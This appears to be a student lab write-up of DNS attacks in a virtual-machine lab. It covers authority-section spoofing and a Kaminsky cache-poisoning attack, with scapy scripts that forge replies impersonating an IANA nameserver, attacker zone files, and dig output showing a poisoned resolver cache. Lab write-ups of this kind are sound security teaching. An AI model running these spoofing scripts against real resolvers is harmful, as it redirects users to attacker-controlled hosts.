| id=9674 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=0 ra=0 quest=1 answer=0 auth=0 add=1
| www.bank32.com. A
| . OPT UDPPl=512 errcode=0 v=0 ...
|
DNS_answer
| id=9674 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=0 ra=0 quest=1 answer=1 auth=1 add=1
| www.bank32.com. A
| www.bank32.com. A 600 137.99.165.110
| ns.bank32.com. NS 600 ns.bank32.com.
| ns.bank32.com. A 600 1.2.3.4
|
DNS question
| id=27855 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=0 ra=0 quest=1 answer=0 auth=0 add=1
| . NS
| . OPT UDPPl=512 errcode=0 v=0 ...
|
DNS_answer

```

Figure 1.4.4. The attack machine running its netwox command after it has intercepted the DNS query for ‘www.bank32.com’

Finally, Figure 1.4.5. below shows the wireshark from the attacker machine. The highlighted packet is the spoofed packet from the attacker machine. This is because it has the address for `www.bank32.com` as “137.99.156.110”, which is not correct. What’s interesting is that there are still several DNS packets detected after this one. These packets are the true DNS server for `www.bank32.com` responding to the `dig` command from the user machine. But since the spoofed packet arrived first, that packet is what ultimately got cached.





Figure 1.4.5. The Wireshark capture from the attack, displaying the spoofed packet from the attacker machine

#### Student Task 4:

In this task we will carry out the Authority Section Attack. In order to complete this task, we want both `example.net` and `google.com` to appear in the ‘authoritative name servers’ section of our Wireshark packets. To do this, we will follow the technique shown in Task 1.4.5.

For this attack to work, we use the provided `spooftAuthority2.py` file. We do not need to change anything in this file for the attack to work, so I won’t include a screenshot of the file. We then begin Wireshark packet capture and launch the attack by giving ourselves executable permissions using `chmod` and then using the command `sudo`


`./spoofauthority2`. The results of launching the attack on Machine C (10.0.2.15) can be seen in the screenshot below:



```
[03/20/21]seed@VM:~/.../local$ sudo ./spoofauthority2.py
.
Sent 1 packets.
.
Sent 1 packets.
```

Figure 4.1. Launching the Authority Section Attack and receiving the response that two packets were sent

Once we receive this response from launching the attack, we can use the command `dig app.example.net` on our Machine A (10.0.2.6) to check if the attack worked. As we can see in Figure 4.2., both *example.net* and *google.com* are present as name servers in the authority section of the response. We can also see that the response comes from our local DNS server Machine B (10.0.2.7) from the line 'SERVER: 10.0.2.7#53(10.0.2.7)'.



```
[03/20/21]seed@VM:/etc$ sudo rndc flush
[03/20/21]seed@VM:/etc$ dig app.example.net

; <>> DiG 9.10.3-P4-Ubuntu <>> app.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4503
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;app.example.net.      IN      A

;; ANSWER SECTION:
app.example.net.    259200  IN      A      1.2.3.4

;; AUTHORITY SECTION:
example.net.        259200  IN      NS      ns.attacker32.com.
google.com.         260000  IN      NS      ns.attacker32.com.

;; Query time: 13 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Sat Mar 20 10:13:07 EDT 2021
;; MSG SIZE  rcvd: 147

[03/20/21]seed@VM:/etc$
```

Figure 4.2. The result of the '`dig app.example.net`' command on Machine A; both '*example.net*' and '*google.com*' are listed as name servers and the response comes from our Machine B (10.0.2.7)

We can also observe packets in Wireshark to ensure that our attack worked. As can be seen in Figure 4.3., the packet sent from our local DNS server Machine B (10.0.2.7) to our user Machine A (10.0.2.6) has both *example.net* and *google.com* listed under the ‘Authoritative nameservers’ section of the packet. This is also proof that our attack was a success.




Figure 4.3. Using Wireshark capture, we find the packet sent from Machine B to Machine A containing both ‘example.net’ and ‘google.com’ under the ‘Authoritative nameservers’ section

### Student Task 5

In this task, we will be implementing a Kaminsky attack. We first set up our machines; however, most of this has already been done through Task 1, so we do not have to change much. The only change we needed to make was changing the forward zone in

`/etc/bind/named.conf`. This is set up exactly like the first ones we have done, so we simply insert the code given in the lab guide and proceed to dump the cache, flush the DNS cache, and restart bind9.

We proceed to configuring the Attacker's VM. To do this, we use the `attacker32.com.zone` and `example.com.zone` files given to us. In Figure 5.1., it can be seen that we simply place our attacker machine's IP (10.0.2.15) in all of the places it needs to be. We follow the example given in the lab guide to do this.

The figure consists of two vertically stacked terminal windows. Both windows show the file structure: `Users > paigesheridan > Documents > VMSharedFolder4402 >`. The top window is titled `attacker32.com.zone` and contains the following zone file content:

```
1 $TTL 3D
2 @ IN SOA ns.attacker32.com. admin.attacker32.com. (
3 | 2008111001
4 | 8H
5 | 2H
6 | 4W
7 | 1D)
8
9 @ IN NS ns.attacker32.com.
10
11 @ IN A 10.0.2.15
12 www IN A 10.0.2.15
13 ns IN A 10.0.2.15
14 * IN A 10.0.2.15
15
```

The bottom window is titled `example.com.zone` and contains the following zone file content:

```
1 $TTL 3D
2 @ IN SOA ns.example.com. admin.example.com. (
3 | 2008111001
4 | 8H
5 | 2H
6 | 4W
7 | 1D)
8
9 @ IN NS ns.attacker32.com.
10
11 @ IN A 1.2.3.4
12 www IN A 1.2.3.5
13 ns IN A 10.0.2.15
14 * IN A 1.2.3.4
15
```

Figure 5.1. The changed ‘`attacker32.com.zone`’ and “`example.com.zone`” files for our specific personal network setup

We then add the entries given in the lab guide to the `/etc/bind/named.conf` file and test the setup by using the command `dig ns.attacker32.com` on Machine A (10.0.2.6). As we can see in Figure 5.2. below, the answer comes from the “`attacker32.com.zone`” file that was set up with the attacker, which is what we want.

```
[03/21/21]seed@VM:.../resolv.conf.d$ dig ns.attacker32.com
; <>> DiG 9.10.3-P4-Ubuntu <>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 60753
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.attacker32.com.      IN      A

;; ANSWER SECTION:
ns.attacker32.com.  259200  IN      A      10.0.2.15

;; Query time: 4 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Sun Mar 21 08:58:40 EDT 2021
;; MSG SIZE rcvd: 62

[03/21/21]seed@VM:.../resolv.conf.d$
```

Figure 5.2. As can be seen in the first line of the answer section, it comes from the “attacker32.com.zone” file that was set up with the attacker (10.0.2.15)

Before we proceed with the attack procedure, we want to check the outcomes of running the commands `dig www.example.com` and `dig @ns.attacker32.com www.example.com`. When we do not tell it to specifically look at “ns.attacker32.com”, the domain’s official nameserver will be asked for answers. This can be seen in Figure 5.3. However, when we ask to specifically look at “ns.attacker32.com”, the victim will ask “ns.attacker32.com” for the IP address of “example.com”. This is the whole point of the attack we will be performing. We want running these commands to do the same thing.

```
[03/21/21]seed@VM:.../resolv.conf.d$ dig www.example.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 14429
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.      IN      A

;; ANSWER SECTION:
www.example.com.    86400  IN      A      93.184.216.34

;; AUTHORITY SECTION:
example.com.        86400  IN      NS      b.iana-servers.net.
example.com.        86400  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net. 1800   IN      A      199.43.135.53
a.iana-servers.net. 1800   IN      AAAA     2001:500::f:53
b.iana-servers.net. 1800   IN      A      199.43.133.53
b.iana-servers.net. 1800   IN      AAAA     2001:500:8d::53

;; Query time: 345 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Sun Mar 21 08:59:44 EDT 2021
;; MSG SIZE rcvd: 196

[03/21/21]seed@VM:.../resolv.conf.d$
```

```
[03/21/21]seed@VM:.../resolv.conf.d$ dig @ns.attacker32.com www.example.com
; <>> DiG 9.10.3-P4-Ubuntu <>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 27540
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.      IN      A

;; ANSWER SECTION:
www.example.com.    259200  IN      A      1.2.3.5

;; AUTHORITY SECTION:
example.com.        259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.  259200  IN      A      10.0.2.15

;; Query time: 1 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Sun Mar 21 09:08:15 EDT 2021
;; MSG SIZE rcvd: 104

[03/21/21]seed@VM:.../resolv.conf.d$
```

Figure 5.3. Running the ‘dig’ command without specifying (left) causes the domain’s official nameserver to be asked for answers; Specifying ‘@ns.attack32.com’ (right) causes ‘ns.attacker32.com’ to be asked for answers

Now we will proceed to run the attack. First, we will edit the `dnsrequest.py` and `spoofdnsreply.py` files. The changes we make can be seen in Figure 5.4. below. We simply change the corresponding IP addresses for our own personal network setup (Machine A - 10.0.2.6, Machine B - 10.0.2.7, and Machine C - 10.0.2.15). We use `twysw.example.com` for the name variable as it is the non-existing name in `example.com` that we wish to query DNS server Apollo for. We use `example.com` for the domain variable as that is the domain of the non-existing name we wish to query. Finally, we use `ns.attacker32.com` for the ns variable as that is the nameserver we are using to attack that will resolve the query for this non-existing name.

```
#!/usr/bin/python3
from scapy.all import *

f=open("ip_req.bin", "wb")
Qdsec = DNSQR(qname="wixia.example.com")
DNSpkt = DNS(id=0xAAAA, ar=0, qdcount=1, ancount=0, nscount=0, arcoun
t=0, qd=Qdsec)
IPpkt = IP(dst="10.0.2.7", src="10.0.2.6") #replace to match up with you VMs
UDPkts = UDP(dport=53, sport=33333, cksum=0)
request = IPpkt/UDPkts/DNSpkt
f.write(bytes(request))
f.close()

#!/usr/bin/python3
from scapy.all import *

f=open("ip_resp.bin", "wb")
name=("twysw.example.com")
domain="example.com"
ns='ns.attacker32.com'

# Qdsec -> Query Destination Section
Qdsec = DNSQR(qname=name)
# Anssec -> Answer Section
Anssec = DNSRR(rrname=name, type='A', rdata="1.2.3.4", ttl=259200)
# NSsec -> Name Server Section
NSsec = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)

IPpkt=IP(dst="10.0.2.7", src="199.43.133.53") #replace to match with your VM
UDPkts=UDP(dport=33333, sport=53, cksum=0)
DNSpkt=DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arcoun
t=0, qd=Qdsec, an=Anssec, ns=NSsec)


reply=IPpkt/UDPkts/DNSpkt
f.write(bytes(reply))
```

Figure 5.4. The updated ‘dnsrequest.py’ and ‘spoofdnsreply.py’ files with changes to reflect our personal network settings (IP address changes)

From here we will launch the actual Kaminsky attack using the `attack.c` file. Note that we did not have to change anything in this file. Since we are using the exact same

non-existing name ('twysw.example.com'), the offset of the name in the binary file is the same as the values used in the lab guide. We double checked the file in bless just to be safe; however, the offsets are still 41 and 64. The only part of the `attack.c` file that was changed was the `sleep(2)` function which was changed to `sleep(0.5)` so we would not have to wait long between launching the attack and the correct answer being found.

We begin by flushing the DNS cache of Machine B and running our `dnsrequest.py` program on the attacker machine. We then run `dig b.iana-servers.net` on the user machine and receive the output in Figure 5.5. below.



```

/bin/bash
/bn/bash 80x34

; <>> DiG 9.10.3-P4-Ubuntu <>> b.iana-servers.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64169
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 6


;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;b.iana-servers.net.      IN      A

;; ANSWER SECTION:
b.iana-servers.net.    1800    IN      A      199.43.133.53

```

Figure 5.5. The output of running the command 'dig b.iana-servers.net' on the user machine; we see that the IP address is 199.43.133.53

We then proceed to run our `spoofdnsreply.py` command on the attacker machine and begin Wireshark capture of packets. After this, we compile and run the `attack.c` file. After doing this, we continuously run the command `sudo rndc dumpdb -cache; cat /var/cache/bind/dump.db | grep attacker` until `grep` returns 'attacker' showing up in the cache. The result of this command can be seen in Figure 5.6. below.



```

[03/21/21]seed@VM:.../bind$ sudo vim named.conf
[03/21/21]seed@VM:.../bind$ sudo rndc dumpdb -cache
[03/21/21]seed@VM:.../bind$ sudo rndc flush
[03/21/21]seed@VM:.../bind$ sudo vim named.conf.options
[03/21/21]seed@VM:.../bind$ sudo service bind9 restart
[03/21/21]seed@VM:.../bind$ sudo rndc flush
[03/21/21]seed@VM:.../bind$ sudo rndc dumpb -cache; cat /var/cache/bind/dump.db | grep attacker
rndc: 'dumpb' failed: unknown command
[03/21/21]seed@VM:.../bind$ sudo rndc dumpdb -cache; cat /var/cache/bind/dump.db | grep attacker
ns.attacker32.com. 10755 \-AAAA ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 8640
0
example.com. 172754 NS ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1755] [v6 TTL 10755] [v4 success] [v6 nxrrset]
[03/21/21]seed@VM:.../bind$

```

Figure 5.6. The result of 'grep' telling us that 'attacker' is showing up in the cache once we launch the attack

Once we get this result, we can stop the attack using **ctrl + C**, but keep the Wireshark capture running. We can see the results of the Wireshark capture in Figure 5.7. We can see the DNS query responses being sent between the server chosen (199.43.135.53) and the actual server (10.0.2.7).




Figure 5.7. Wireshark capture of the DNS query responses being sent between the IP address of the server chosen (199.43.135.53) and the actual server (10.0.2.7)

We then go to the user machine and try our `dig` commands again. This time, both of them should produce the same results; specifically, the `dig www.example.com` command should not result in the authentic result from the domain's legitimate nameserver. We can see the results of this command in Figure 5.8. below. As we can see, the attack was successful and the fake result from the attacker shows up. We can see in the Wireshark capture the query goes from User to Server (10.0.2.6 to 10.0.2.7) and the Server to User (10.0.2.7 to 10.0.2.6).

```

[03/21/21]seed@VM:.../resolv.conf.d$ dig www.example.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50372
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
;www.example.com.           IN      A
;
; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.5
;
; AUTHORITY SECTION:
example.com.          172623  IN      NS     ns.attacker32.com.
;
; ADDITIONAL SECTION:
ns.attacker32.com.    259024  IN      A      10.0.2.15
;
; Query time: 5 msec
; SERVER: 10.0.2.7#53(10.0.2.7)
; WHEN: Sun Mar 21 09:32:06 EDT 2021
; MSG SIZE rcvd: 104
[03/21/21]seed@VM:.../resolv.conf.d$ 

```

1032...	2021-03-21 09:33:27.2850264...	PcsCompu_00:22:7b	PcsCompu_42:79:8c	ARP	00 10.0.2.3 ...
